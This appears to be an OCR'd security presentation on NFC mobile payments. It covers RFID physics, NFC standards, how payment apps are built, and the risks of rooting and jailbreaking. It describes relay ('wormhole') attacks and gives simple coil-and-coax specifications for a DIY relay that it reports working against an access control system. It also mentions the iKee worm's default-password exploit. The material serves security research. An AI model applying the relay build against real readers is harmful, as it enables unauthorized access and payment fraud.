NFC On Mobile

On the Real Security of Mobile Payments

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Part ONE
RFID Physical Layer Recalled

Radio Classification of Transponders

Band	Sub-class	Typical sort	Typical deployment	Operation Distance (order)
LF (100 to 150 kHz)	-	Memory card	Access control, immobilizer, implant, loyalty card	cm to m(*)
HF (13.56 MHz)	Vicinity ISO 15693	Memory card	Access control, skipass, loyalty card	cm to m
	Proximity ISO 14443	Contact-less smartcard	Access control, payment card, e-passport	cm
UHF (430– 2450 MHz)	-	Memory card	Stock control	cm to 10s m

(*) rare low-consumption read-only cards and high-power, high-dimension readers

LF & HF Physical Layer

- Employs inductive coupling in so-called near field of the transmitter at circa **125 kHz** (LF) or **13.56 MHz** (HF)**.**
  - Field equations are reduced considerably, especially wave effects can be omitted [7], [11], [31], [41].
    - This is true for an ordinary operation. An attacker trying to expose limits of this communication may be facing a “different” physics [102], [103].
    - Threshold is approx. $\lambda/2\pi$, $\lambda \cong 300/f$ [m, -, MHz]
  - Arrangement „transponder antenna – terminal antenna“ can be viewed as a high frequency transformer.
    - Comprehensive description is given in [11].
    - Such a setup differs from UHF RFID [7], [11] significantly, so care must be taken when interpreting distance ranges experiments, etc.


Contact(less) Smartcard

<table>
<tr><td>Application layer</td><td colspan="3">ISO 7816-4 and higher</td></tr>
<tr><td>Transport layer</td><td rowspan="3">ISO 7816-3</td><td colspan="2">ISO 14443-4</td></tr>
<tr><td>Data link layer</td><td>ISO
14443A-3</td><td>ISO
14443B-3</td></tr>
<tr><td>Physical layer</td><td>ISO
14443A-2</td><td>ISO
14443B-2</td></tr>
<tr><td>Electromechanical properties</td><td>ISO 7816-1, 2</td><td colspan="2">ISO 14443-1</td></tr>
</table>

contact interface contactless interface

Terminal – Transponder In LF/HF

Energizing




[27]

Of course, this aspect is largely unimportant for passive targets emulated by a mobile phone.

Terminal – Transponder In LF/HF

Data Communication




Terminal: direct amplitude modulation of the basic carrier

Transponder: load modulation resulting in indirect amplitude/phase modulation of the basic carrier

Communication Oscillograph

- Yellow trace: basic carrier
- Green trace: AM detector with 847.5 kHz filter



When the Distance Matters (LF/HF)

Method	**Distance**
Active communication with transponder	dozens of cm
Passive reception – both ways	units of m
Passive reception – terminal only	dozens of m
Active communication with terminal	dozens of m

Recent studies of ISO 14443A are elaborated in [102] and [103].

Wormhole (Relay Channel)

- *Let the RFID wormhole be any method enabling communication in between an out-of-range application transponder and the terminal.*
  - The sole presence of a transponder at the terminal is often directly linked to somebody's intension to e.g. open door, pay a bill, undergo electronic passport check, etc.!

Wormhole Attack Illustrated

Victim

Attacker A

near field inductive coupling
in between the *leech* and V's card (passport)
distance < 0,5 m (cf. [48])

interconnection network


far field radiative coupling
(wifi, bluetooth, GSM, etc.)

Attacker B

near field inductive coupling
in between the *ghost* and the inspection terminal

Do-It-Yourself HF Wormhole

L_A: 4 turns of plain CUL wire, coil ∅ 75 mm




same as L_A

coax. RG 58 length $< \lambda'/2\pi$ (tested ≤ 2m)

Wormhole In Access Control

Real successful experiment with the DIY wormhole in HF RFID access control.


Wormhole for NFC Debugging



- Principal idea: Symmetric coils of 3 – 5 turns of CUL wire.
  - Later on, the coils can be deformed slightly on purpose to fit e.g. the NFC antenna geometry of a smart phone (cf. bellow).


Simple Antenna Extender

Just Put the Stuff As-Is on Our Coils



- Google Nexus S (I9023) with Android 2.3.6 and TagInfo app working as passive-mode initiator with Prague's citizen card Opencard.

No More “96” Positions!



- Two Google Nexus S (I9023) with Android 2.3.6 working in reader-to-reader mode (user tag transfer).

Part TWO

So, the NFC Is …

NFC at Glance

- NFC stands for *Near Field Communication*
- Device equipped with an NFC controller can work in the following modes:
  - Passive-mode initiator (or just a “reader”)
  - Passive-mode target (or just a “transponder”)
  - Active-mode initiator/target (or just “reader-to-reader”)

NFC Standards

- ISO 18092 specifies the **NFCIP-1** core protocol.
  - In fact, several parts duplicate the ISO 14443 A or FeliCa, but with a rather “innovative” wording.
  - Attention – the word “passive” does no longer equal to “without autonomous power source” here.
  - It is used to address those ISO 14443 A or FeliCa compatible modes in general (reader as well as tag).
- Furthermore, ISO 21481 addresses possible RF interference issues.
  - Handles coexistence of devices and operational modes following other standards occupying 13.56 MHz.
  - Those mainly are ISO 14443 and ISO 15693.
- Besides ISO, there is a lot of industry standards available at http://www.nfc-forum.org/specs/.

NFC vs. RFID I

- Correct to say NFC is an inductively coupled communication interface that shares many technical features with HF RFID.
  - This goes such far that NFC devices can directly play the role of certain HF RFID transponders or terminals (readers).
    - Vice versa, some existing HF RFID components can fit the definition of particular NFC operational modes.
    - This is happily abused in marketing leaflets.
  - Of course, NFC also shares the general security properties related to communication interception, wormhole phenomenon, etc.

NFC vs. RFID II

- NOT correct to say that NFC directly equals to HF RFID.
  - There is, for instance, the reader-to-reader communication mode and a huge amount of protocols of upper layers [57] that are far beyond the established HF RFID.

- NEITHER correct, on the other hand, to say that NFC has nothing in common with RFID.
  - This is something Google tries to pretend to perhaps make NFC more sexy and harmless marketing word [42].
  - Such a view would, besides the others, hide the applications of HF RFID physical security analyses whose generalizations do (of course!) apply to NFC as well.
  - Perhaps, Google also wanted to emphasize NFC differs from **UHF** RFID significantly, which is true (in the same way as for HF RFID).

NFC and EMV-CL / ISO 14443

- NFC-equipped device can address contactless smartcards world in two ways:
  - **As a terminal (“reader”)**
    - ISO 14443 A – passive-mode initiator
  - **As a transponder emulator**
    - ISO 14443 A – passive-mode target
    - This is the mode used in all mobile payment applications discussed here.

NFC Controller

- Handles NFCIP-1 protocol implementation
  - Gradually replaces previous generation of “terminal-only” RFID controllers used in contactless smartcard readers.
  - Therefore, we are slowly approaching the situation where almost any “reader” will be able to serve the role of a smartcard emulator as well.
- Several manufacturers provide NFC controllers
  - NXP’s chipset seems to be the most popular [32].
  - ST and Inside Contactless provide similar chips, too.
  - Unfortunately, their interfaces are not compatible.

NFC and Mobile Phones

- At this moment, several incompatible architectures exist.
  - We can call them “generation zero” devices.
  - Interesting survey is given in [40] and [96].
- Approaching version of “generation one” devices shall:
  - Include special HW module called CLF (Contactless Front-end).
  - Interconnect CLF directly with SIM card, so the SIM will serve the role of a *secure element*.
  - Also provide certain monitor connection in between CLF and phone’s main application processor.

CLF

- Provides SWP (Single Wire Protocol)
  - Connects NFC controller with (U)SIM
  - ETSI TS 102 613 (physical and data link layer)
  - ETSI TS 102 622 (host controller interface - HCI)
- New NFC controller chipset
  - As far as we can say, most CLFs will be based on the next generation of NFC controllers.
  - PN544 seems to be further encapsulation of widely accessible PN53x family cores [32].
- Possibly includes its own Secure Element
  - As a alternative approach to (U)SIM.
  - Internally connected via NFC-Wired Interface defined by ECMA-373 or ISO/IEC 28361.

NFC In Smart Phone OS
(as of Autumn 2012)

- The most systematic treatment can be found in Google Android.
  - Especially since Ice Cream Sandwich (4.0), but it already started with Gingerbread 2.3.3 [43].
  - Clearly, Google strives to become the leader in this area.
- Also interesting support in some BlackBerry devices (e.g. BB 9900 with BB OS API v7.0.0 [47], [59]).
- Apple seems to wait the see how others will eventually do with NFC [44], [45].
  - This stays true after iPhone 5 disclosure [106].
  - External NFC modules can be attached as accessories to iPhone [46].
    - This should principally work for iPad as well.

Android NFC

- The good points
  - Easy to learn, simple to use API.
  - Encapsulates even the communication with ISO 15693 transponders (initiator mode only).
- What is not so good
  - There is no support for passive-mode target.
  - Neither does it seem Google is willing to release it in public.
  - Apparently, this mode is "reserved" for first class citizens like banks, etc.
  - RIM, on the other hand, managed to provide this interface even to ”common naughty” programmers [47], [59].

Part THREE

Here Comes the Smart Phone

Mobile Payment Application (MPA)

- Runs on the Secure Element (SE)
  - That means on a SIM or a comparable IC.
- Performs client transactions via the EMV contactless protocol
  - Through the NFC controller, MPA appears as a regular EMV contactless payement card to the terminal.
  - Although the application protocol offers (slightly) more scenarios, the HF transport layer stays the same!
    - As this layer has to be compatible with EMV CL [9].
- The main security focus is usually here
  - However, MPA has to rely on the Mobile User Application in some cases [96], [101].

Mobile User Application (MUA)

- Runs on the smart phone application processor
  - That means under iOS, Android, etc.
- Should mainly provide user interface and network connectivity for MPA
- Needs to be a trusted code anyway
  - For instance, it manages entering the PIN (passcode) for MPA.
  - Furthermore, it displays the card details for e.g. internet transactions.

Mobile Cards Wallet (MCW)

- Another smart phone application
  - With possible enhancement on the SE side.
- Solves the problem of having multiple contactless cards “loaded” on the same phone
- So, it should be independent on the particular bank
- However, it shall be independent on the particular mobile network providers as well
  - The smart phone OS is the right place!
  - Apple’s Passbook may serve for an illustration.


Part FOUR

Jailbreaking and Rooting
- Cautionary Note & Observation

Jailbreak and Root

- Firmware patching aimed at user privileges escalation.
  - Finally, we can have unauthorized applications running with no sandbox and the root account at their disposal.
- On Android, installing a set-uid binary is usually enough.
  - So the term “rooting” [74].
- On iOS, the situation is considerably more complicated.
  - Achieving root privileges is often just the beginning, since the runtime is still under Apple tight control.
  - So the term “jailbreaking” [94].

Cydia (*pomonella*)



- Alternative application installer commonly present on jailbroken iOS devices.
  - Installed applications need not be Apple-signed and they have full control over the target device.
    - SMS sniffer is a trivial exercise…
- Application cracking is still quite popular.
  - Attacker takes original App Store application, removes DRM protection and offers it via some Cydia repository.
  - Ideal vector for Trojan horse installation…

iKee Worms Hit Jailbreakers in 2009

- Exploited default root password “alpine” in SSH on jailbroken phones.
- iKee.A was merely a joke of Australian hacker.
  - It offended users by Rick Astley pictures.
- iKee.B from Europe (probably different author) was a regular malware [95].
- The whole community of Jailbreakers is still so big to be an attractive target of tailored attacks.

photo by AFP

2root || !(2root) ? Don't!

- Running highly sensitive applications on rooted or jailbroken devices shall be avoided.
  - Already rooted or jailbroken device definitely makes the attacker's job easier.
    - In the same way as it already helps in forensics [74], [83].
    - Furthermore, the runtime protection is almost none [94].
    - As you can already see in our EA sniffing experiments.
  - Sometimes, the attacker can even hope to get an access to memory dumps of sleeping processes.
    - Consider the unlocked screen and the ability to run anything as root with no sandbox…

2root || !(2root) ? Do!

- We shall admit, however, the device can get rooted or jailbroken without user's incentive.
